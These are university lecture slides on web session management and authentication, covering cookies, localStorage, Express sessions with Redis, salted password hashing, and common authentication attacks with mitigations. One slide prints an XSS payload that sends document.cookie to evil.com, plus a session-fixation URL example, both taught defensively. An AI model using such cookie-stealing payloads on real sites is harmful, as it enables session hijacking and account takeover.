

IERG4210 Web Programming and Security

Course Website: https://course.ie.cuhk.edu.hk/~ierg4210/

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Authentication and Authorization Lecture 7

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Agenda

- Session Management
 - HTTP: from Stateless to Stateful
 - Session Maintenance: Cookies, HTML5 localStorage
 - Extension to Server-side Session Storage
- Authentication & Authorization
 - Authentication v.s. Authorization
 - Authentication using Cookies
 - Authentication using HTTP Auth
 - Authentication Attacks

HTTP is Stateless

- HTTP is stateless
 - Each request is independent to each other
 - Sufficient for serving static content (.html, .css, .jpg, etc...)

```
... [request > response], [request > response], [request > response] ...
```

- Problem: the server cannot tell which requests come from same user?
- For personalized services,
 - Example: any signed-in user experience
 - The key is to associate requests originated from the same user,
 i.e. maintaining user session

Making HTTP "Stateful" using Cookies

HTTP Cookies Mechanism

- Given it is the first visit,
 - Browser makes a request to <u>www.example.com</u> without any Cookies
 - Server gives a Cookie value (w/set-cookie response header) to the browser
- For subsequent visits,
 - Browser automatically replays Cookies in subsequent requests (w/Cookie request header) to <u>www.example.com</u> until the expiry date
- Session Maintenance using Cookies
 - Cookie Values can store user preferences (theme=yellow)
 - Setting a random, unique, and unpredictable token (a.k.a. session id):
 - The server can then isolate a user-specific session, i.e., a brunch of requests having the same unique session id
 - Usage: Personalization, Authentication and Session Storage


Cookies Communications

 Cookies := a small (<4KB) client-side storage with its data replayed to where they were configured (cookie origin)



Firefox's Cookie Jar

- In Firefox, press <u>Alt+T</u> and <u>O</u> for the Options dialog
- In the Privacy Tab, click <u>remove individual cookies</u>



Setting a Cookie from Server-side

- To set a cookie using Node.js Express Framework,
 - res.cookie(name, value[, options])
 - Ref: http://expressjs.com/api.html#res.cookie
 - It's equiv. to setting a HTTP Set-Cookie Response Header (<u>RFC6265</u>):
 - Examples:

```
res.cookie('sessionid', 'cj3v5cpkj3lwc3q', {
   'expires': new Date(Date.now() + 3600000 * 24 * 3),
   'httponly': true
});

// or equivalently, using maxAge (Express specific)
   res.cookie('sessionid', 'cj3v5cpkj3lwc3q', {
        'maxAge': 3600000 * 24 * 3, // 3 days
        'httponly': true
   });
```

 Best Practice: Keep the size (name and value) minimal to reduce bandwidth overhead, as it is sent in every subsequent request (incl. static contents, e.g., *.jpg)

Setting a Cookie from Client-side

- To set a cookie on client-side using JS (rarely used),
 - Using the document.cookie object:

```
document.cookie = "sessionid=cj3v5cpkj3lwc3q;
expires=Mon, Feb 14 2015 00:00:00 UTC; httponly";
```

Note: No Set-Cookie header will be resulted Ref: https://developer.mozilla.org/en/DOM/document.cookie

– Or, using the XMLHttpRequest object:

```
xhr = new XMLHttpRequest();
xhr.open("POST", "/somewhere", true);
xhr.setRequestHeader("Cookie"," sessionid=cj3v5cpkj3lwc3q");
```

Ref: https://developer.mozilla.org/en/DOM/XMLHttpRequest#setRequestHeader%28%29

Reading a Cookie

• Recall: once configured, browser sends only the key-value pairs (but not other parameters)

```
Cookie: sessionid=cj3v5cpkj3lwc3q
```

- To read a cookie by Node.js Express Framework,
 - Install the <u>CookieParser</u>, and read the cookie like so:

```
var cookieParser = require('cookie-parser');
app.use(cookieParser());
console.log(req.cookies.sessionid); // prints cj3v5cpkj3lwc3q
```

- To read a cookie using JavaScript, (AVOID! You'd use HttpOnly)
 - Using the Javascript document.cookie object,

```
document.cookie === "sessionid=cj3v5cpkj3lwc3q; name=value" // true
```

Using the XMLHttpRequest object,

```
xhr.getResponseHeader("Set-Cookie")
```

Note: only for a request that has the Set-Cookie header

Cookie Parameters (1/3)

res.cookie(name, value[, options])

Options (type)	Description	
expires (Date)	Expiry date of the cookie in GMT. If not specified or set to o, creates a session cookie	
path (String)	Path for the cookie. Defaults to "/"	
domain (String)	Domain name for the cookie. Defaults to the domain name of the app.	
secure (Boolean)	Marks the cookie to be sent over HTTPS only.	
httpOnly (Boolean)	Accessible only by the web server but not thru JS	
Below are Express-specific options		
maxAge (String)	Convenient option for setting the expiry time relative to the current time in milliseconds	
signed (Boolean)	Indicates if the cookie should be signed (see req.signedCookie)	

Cookie Parameters (2/3)

- Name / Value:
 - In JS (non-express), you'd need to escape() them.
- Expires: a UTC time that a cookie is automatically deleted,
 if not manually cleared earlier
 - (Default) Setting to o (zero)
 - Browser will automatically clear it when shutdown (aka, session cookie)
 - In Express, to make it expire after 24 hours:

 new Date(new Date().getTime()+1000*60*60*24)
 - In JS, to make it expire after 24 hours:

 new Date(new Date().getTime()+1000*60*60*24).toUTCString()
 - Setting to a past time
 - Tell the browser to remove the cookie (with the name)
 - or use http://expressjs.com/api.html#res.clearCookie

Cookie Parameters (3/3)

- Path: a folder path that starts with a / prefix
 - (Default) a forward slash only "/", i.e. all files under the domain
 - If set to /english, then files under /english will receive the cookie
 - Note: this path restriction can be bypassed owing to the HTML SOP, to be discussed later
- Domain: domain name
 - (Default) the exact domain name that sets the cookie or
 - Suffix of the current domain name (say, given www.example.com)
 - Accept: .example.com, i.e. all *.example.com receive the cookie
 - The dot at the beginning is needed for legacy browsers
 - Over-relaxing this can be a security flaw
 - Reject: Top-level (e.g., .com) and Country-level (.com.hk) domains
 - Reject: Others' domains (e.g. <u>www.google.com</u>)
- Secure: if set, the cookie will be only sent only over HTTPS
- HttpOnly: if set, the cookie will be accessible only by the web server but not thru JS

Cookie Same Origin Policies (Cookie SOP)

- Cookie Origin:= (isHTTPSOnly, domain, path)
 - Prevent cookies set by one origin to be accessible by another origin
 - In general, A.com cannot read cookies configured by domain B.com
 - See more examples in next slide
- HTML Origin:= (protocol, domain, port)
 - Prevent scripts from one origin to access the DOM of another origin
 - Embedded item inherits its parent origin
 - Ref: https://developer.mozilla.org/en/Same origin policy for JavaScript

Cookie SOP Examples

Assume two cookies were set,

```
user=niki;
expires=Wed, 09 Jun 2021 00:00:00 UTC;
path=/;
domain=.example.com;
```

```
user=ling;
expires=Wed, 09 Jun 2021 00:00:00 UTC;
path=/accounts;
domain=secure.example.com;
secure
```

What will the browser sends when visiting:

- http://example.com or http://www.example.com,
 - Cookie: user=niki
- http://secure.example.com,
 - Cookie: user=niki
- https://secure.example.com,
 - Cookie: user=niki
- https://secure.example.com/accounts/index.html,
 - Cookie: user=ling; user=niki
 - The order is not guaranteed
- https://secure.example.com/accounts/new/index.html,
 - Cookie: user=ling; user=niki

Problems

- Privacy from a user perspective
 - We know how a site can identify unique user
 - What're the resulted threats?
- Integrity and Authenticity
 - Cookies values reside on client-side
 - That said, malicious users can tamper the values
- Storage Size
 - Cookies has at most 4/KB per domain
 - Recall the best practice: We want to keep the name/value size minimal to reduce bandwidth overhead


Cookie Privacy

Ad networks track users and profile their tastes

- When you visit A.com, an advertisement downloaded from ad.com will send a cookie back to ad.com with a request header Referrer being the current URL at A.com
- Similar things happen when you visit B.com that hosts the same ad
- Visiting habits can then be profiled, finally, targeted marketing

• Solution:

- Browsers have implemented some protections like broking write access of 3rd party cookies, but ad networks can still workaround them
- To protect yourselves, consider using the <u>Private Browsing in Firefox</u> or <u>Incognito Mode in Chrome</u> or <u>InPrivate Mode in IE</u>, etc that delete any cookies generated in the browser session when it terminates
- Enable <u>Do-Not-Track (DNT)</u>



Cookie Integrity and Authenticity

Cookie values can be tampered

- Cookies is just another kind of users' inputs
- Mitigations: apply server-side validations for Cookies, or use <u>signedCookies</u>; For confidential values, <u>encryption is needed</u>

Parameter Tampering Attack

- Many shopping carts store "totalAmount" in cookies in the past!!
- Overriding Cookies Attack
 - Cookie SOP prohibits read only, but write operations still possible
 - For instance,
 - An attacker compromised http://evil.example.com
 - Attacker can set a secure cookie (with a known name) for .example.com
 - Legitimate website at https://secure.example.com will receive both valid and malicious cookies; given same name, cookie can be overridden

More Client-side Session Storage

- Client-side solution for more session storage
 - HTML5 LocalStorage (5MB/origin)
 - Unlike Cookies, does not replay in requests but accessible thru JS <u>API</u>
 - Usage:
 - Useful to store render offline content offline, e.g. Gmail
 - As in assign. phase 3b, store the shopping list in localStorage:

```
// Given that list is an object that stores the pids and qtys
// Encode it to a string before storing it in localStorage
localStorage.setItem('list', JSON.stringify(list));
```

```
// When page starts, restore and decode to get the original object
var list = localStorage.getItem('list');
list = list && JSON.parse(list);
```

```
// Remove the object if needed
localStorage.removeItem('list');
```

- Security: Follows the HTML5 SOP (next lecture) but not Cookie SOP
- Security: Client-side storage is still subject to tampering attacks

Server-side Session Storage

- Server-side solution for session storage
 - Maps the session id to a data blob residing on server-side
 - 1. Using a file-based system (most traditional):
 - Read and De-serialize variables from file "/tmp/sess_" + req.cookies.sessionid
 - Serialize and Write variables to file "/tmp/sess_" + req.cookies.sessionid
 - Problems: File I/O is slow, locking writes, files local to single instance
 - 2. Using a DB system:
 - 'SELECT data FROM sessions WHERE id = ?', [req.cookies.sessionid]
 - 'UPDATE sessions SET data = ? WHERE id = ?', [data, req.cookies.sessionid]
 - Problem: DB I/O handles writes atomically
 - 3. Using in-memory cache:
 - Works similarly but much faster. Much more scalable
 - Example Packages: <u>Express-session</u> (with <u>Redis</u> serving multiple instances)
 - Encrypted client-side storage is even more scalable though.
 - » traded off computation against storage I/O overhead
 - (Midterm/Exam) Cookies v.s. localStorage v.s. Serv-side Session Mgt.

Using Express-session

Configure the session handler

Setting a session variable

```
req.session.hello = 1;
```


• Reading the session variable in a subsequent request

```
req.session.hello // returns 1
```

Under the hood

- When connect.sid Cookie is present
 - Lookup from memory the corresponding data
 - De-serialize (JSON.parse()) and assign it into req.session (i.e., redis> set sess:<sid> <JSON.parse(req.session)>)
- When connect.sid is absent and req.session is changed
 - Init a token, automatically generated and hosted as Cookies
 - connect.sid := <a random, unique, unpredictable nonce>
- When req.session is change
 - Serialize and Save req.session back to redis
- Expiration
 - Browser's cookie can expire: then now, connect.sid is absent
 - Server garbage collects, or according to the cookie expiration time

What is stored in Redis



AUTHENTICATION & AUTHORIZATION


Authentication v.s. Authorization

- Authentication: Is a user really who he claims himself to be?
 - Authentication Factors:
 - something you know password, private key
 - something you have CULink, one-time hardware token
 - who you are biometric features like fingerprints
 - what you do the way you shake/tap smartphone
 - where you are FB checks if country changed, IP, GPS or, a combination of n of them (the so-called n-factor authentication)
- Authorization: Is an authenticated user allowed to do a task?
 - Most common: Role-based access control
 e.g., is user A allowed to do task T1

Authentication v.s. Authorization (questioned in quiz 1)

Authentication using Cookies

Solution 1: Using Forms and Cookies



Credentials Database

- Create a DB table:
 - uid: primary key, auto increment
 - username: email address; UNIQUE
 - password: the hashed and salted password
 - authorization: 1 indicates admin, o indicates normal user
- Security Best Practices for the password field:
 - NEVER store the password in plaintext
 - → Using one-way hash can make them non-recoverable if leaked
 - Even hashed, one may have <u>pre-computed a list of hashed values</u>
 - → Salted password is to avoid such kind of brute-force attack

Here, with SHA256 used as the hash algo., password are stored by:

```
var hmac = require('crypto').createHmac('sha256', config.salt);
 hmac.update(req.body.password)
 hmac.digest('base64') // returns the hashed salted password
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```

Checking against the Credentials

• With a new router auth.api.js is setup for routing the requests of '/admin':

```
pool.query('SELECT admin FROM users WHERE username = ? AND password = ?',
  [req.body.username, hmacPassword(req.body.password, config.passwordSalt)],
  function (error, result) {
    if (error) {
      console.error(error);
      return res.status(500).json({'dbError': 'check server log'}).end();
    // construct an error body that conforms to the inputError format
    if (result.rowCount === 0)
      return res.status(400).json({'loginError': 'Invalid Credentials'});
    // regenerate to prevent session fixation
    req.session.regenerate(function(err) {
      req.session.username = req.body.username;
      req.session.admin = result.rows[0].admin;
      res.status(200).json({'loginOK': 1}).end();
    });
```

Authentication Token and Authorization

- Authenticate the token before admin operations
 - The cookie value is signed with the provided secret (recall IERG4130)
 - A tampered value will mismatch with the signature
 - Attacker cannot generate the corresponding signature without secret
 - References:

https://github.com/expressjs/session#secret https://www.npmjs.com/package/cookie-parser

- Authorization check before admin operations
 - Only upon a successful login
 - req.session.username and req.session.admin are set according to DB
 - For subsequent requests,
 - req.session.username accessible means logged in user
 - req.session.admin accessible means a logged in admin user

Best Practice on Session Isolation


- We often separate auth cookies from other session cookies
 - connect.sid (expires = 3 mths) and auth (expires: 180s)
- Authentication Cookies
 - auth should be configured with tighter security
 - secure (i.e., https only)
 - httpOnly (i.e., no JS access)
 - path (restricted to a specific folder)
 - Expire more often
- General Session Cookies
 - Associated with less critical data, possibly served over HTTP

Security Issues regarding Cookie Auth.

- Session Hijacking: Stealing cookies with XSS attack
 - An XSS vulnerability opens up opportunity to steal cookies:
 - <!-- adding an malicious image in comment box --> <img src="404"
 onerror="this.src='//evil.com/'+escape(document.cookie)"/>
 - Attacker presents the stolen cookies to server to impersonate victim
 - Mitigation 1: Reduce the risk by making cookie expire sooner
 - Mitigation 2: Set the flag HttpOnly for your cookies
- Session Fixation: Forcing session id designed by attackers
 - Cause: A vulnerable website let its user to determine session id
 - Some vulnerable systems allow user input as session id
 - Attacker sends a URL with a custom PHPSESSID to victim http://vulnerable.com/?PHPSESSID=veryevil
 - Victim visits the URL and login using the particular session
 - Attacker visits the same URL and hijacks the session
 - Mitigation: Change the session id upon login


HTTP Authentication (1/2)

- Solution 2: Using HTTP Authentication
 - The standardized and traditional way to authenticate a user
 - Not favorable by commercial websites since it's not customizable
- Example of HTTP Basic Authentication:



HTTP Authentication (2/2)

• Example of HTTP Digest Authentication



Unlike Basic, Digest sends the password in its hashed form

OWASP Top 10 Application Security Risks

2010	2013
<u>A1-Injection</u>	<u>A1-Injection</u>
A2-Cross Site Scripting (XSS) A2-Cross Site Scripting (XSS)	<u>A2-Broken Authentication and Session</u> <u>Management</u>
ssion Management	A3-Cross-Site Scripting (XSS)
A4-Insecure Direct Object References	A4-Insecure Direct Object References
A5-Cross Site Request Forgery (CSRF)	A5-Security Misconfiguration
A6-Security Misconfiguration	A6-Sensitive Data Exposure
A7-Insecure Cryptographic Storage	A7-Missing Function Level Access Control
A8-Failure to Restrict URL Access	A8-Cross-Site Request Forgery (CSRF)
A9-Insufficient Transport Layer Protection	<u>A9-Using Components with Known</u> <u>Vulnerabilities</u>
A10-Unvalidated Redirects and Forwards	A10-Unvalidated Redirects and Forwards

[•] References: https://www.owasp.org/index.php/Top_10_2010-Main https://www.owasp.org/index.php/Top_10_2013

General Authentication Attacks

- Brute-force/Dictionary
 - enumerating possible passwords
- Eavesdropping and Session Hijacking
 - reading the password in plaintext protocol
 - replaying captured session token (or if it can be easily guessed)
- Shoulder surfing
 - looking over shoulders when entering password
- Phishing
 - providing a fake webpage to lure genuine password
- Time-of-check to Time-of-use (TOCTTOU)
 - taking over by unauthorized person after authentication
- etc...

Best Practices of Password Authentication

- Enforce Proper Password Strength (incl. length, complexity)
- Require Current Password for Password Changes
- Implement Secure Password Recovery
- Use Multi-factor Authentication
- Prompt for Proper Authentication Error Messages
 - Good: Login failed. Invalid user ID or password
 - BAD: Login for User A: invalid password
- Send Password only over Secure HTTPS Connections
- Store Password in its One-way Hashed Format
- Implement Account Lockout after Failed Attempts
- Reference: https://www.owasp.org/index.php/Authentication Cheat Sheet

Example of Broken Authentication and Session Management

- Leakage of CUID, Name and Photos of ALL students in CUSIS
 - resulted by improper (or lack of) authentication/authorization checks
 - Examples: some students from the Dept. of Nursing:





Logistics...

- Lecture Forecast: Cross-origin Web Application Security
 - HTML Same Origin Policy
 - Cross-origin Communications
 - XSS: Cross-Site Scripting
 - CSRF/XSRF: Cross-Site Request Forgeries
- Assignment Deadlines:
 - Phase 3A: Feb 18 5PM
 - Phase 3B: Feb 27 5PM


Backup Slide for ElastiCache Initialization (1/5)

Step 1: Select Engine


Step 2: Specify Cluster Details

Step 3: Configure Advanced Settings


Step 4: Review



Backup Slide for ElastiCache Initialization (2/5)



Backup Slide for ElastiCache Initialization (3/5)




Backup Slide for ElastiCache Initialization (4/5)

Launch the cluster, then wait

Launch Cache Cluster

Make sure your eb instances are given access to ElastiCache



Backup Slide for ElastiCache Initialization (5/5)

- Tunnel the remote redis port to your localhost port
 - ssh ec2-user@<ec2-machine> -i ~/.ssh/aws_eb -L 6379:<redis-machine>:6379
 - You can do the same with your mysql DB
- Install Redis Commander locally
 - Reference: http://joeferner.github.io/redis-commander/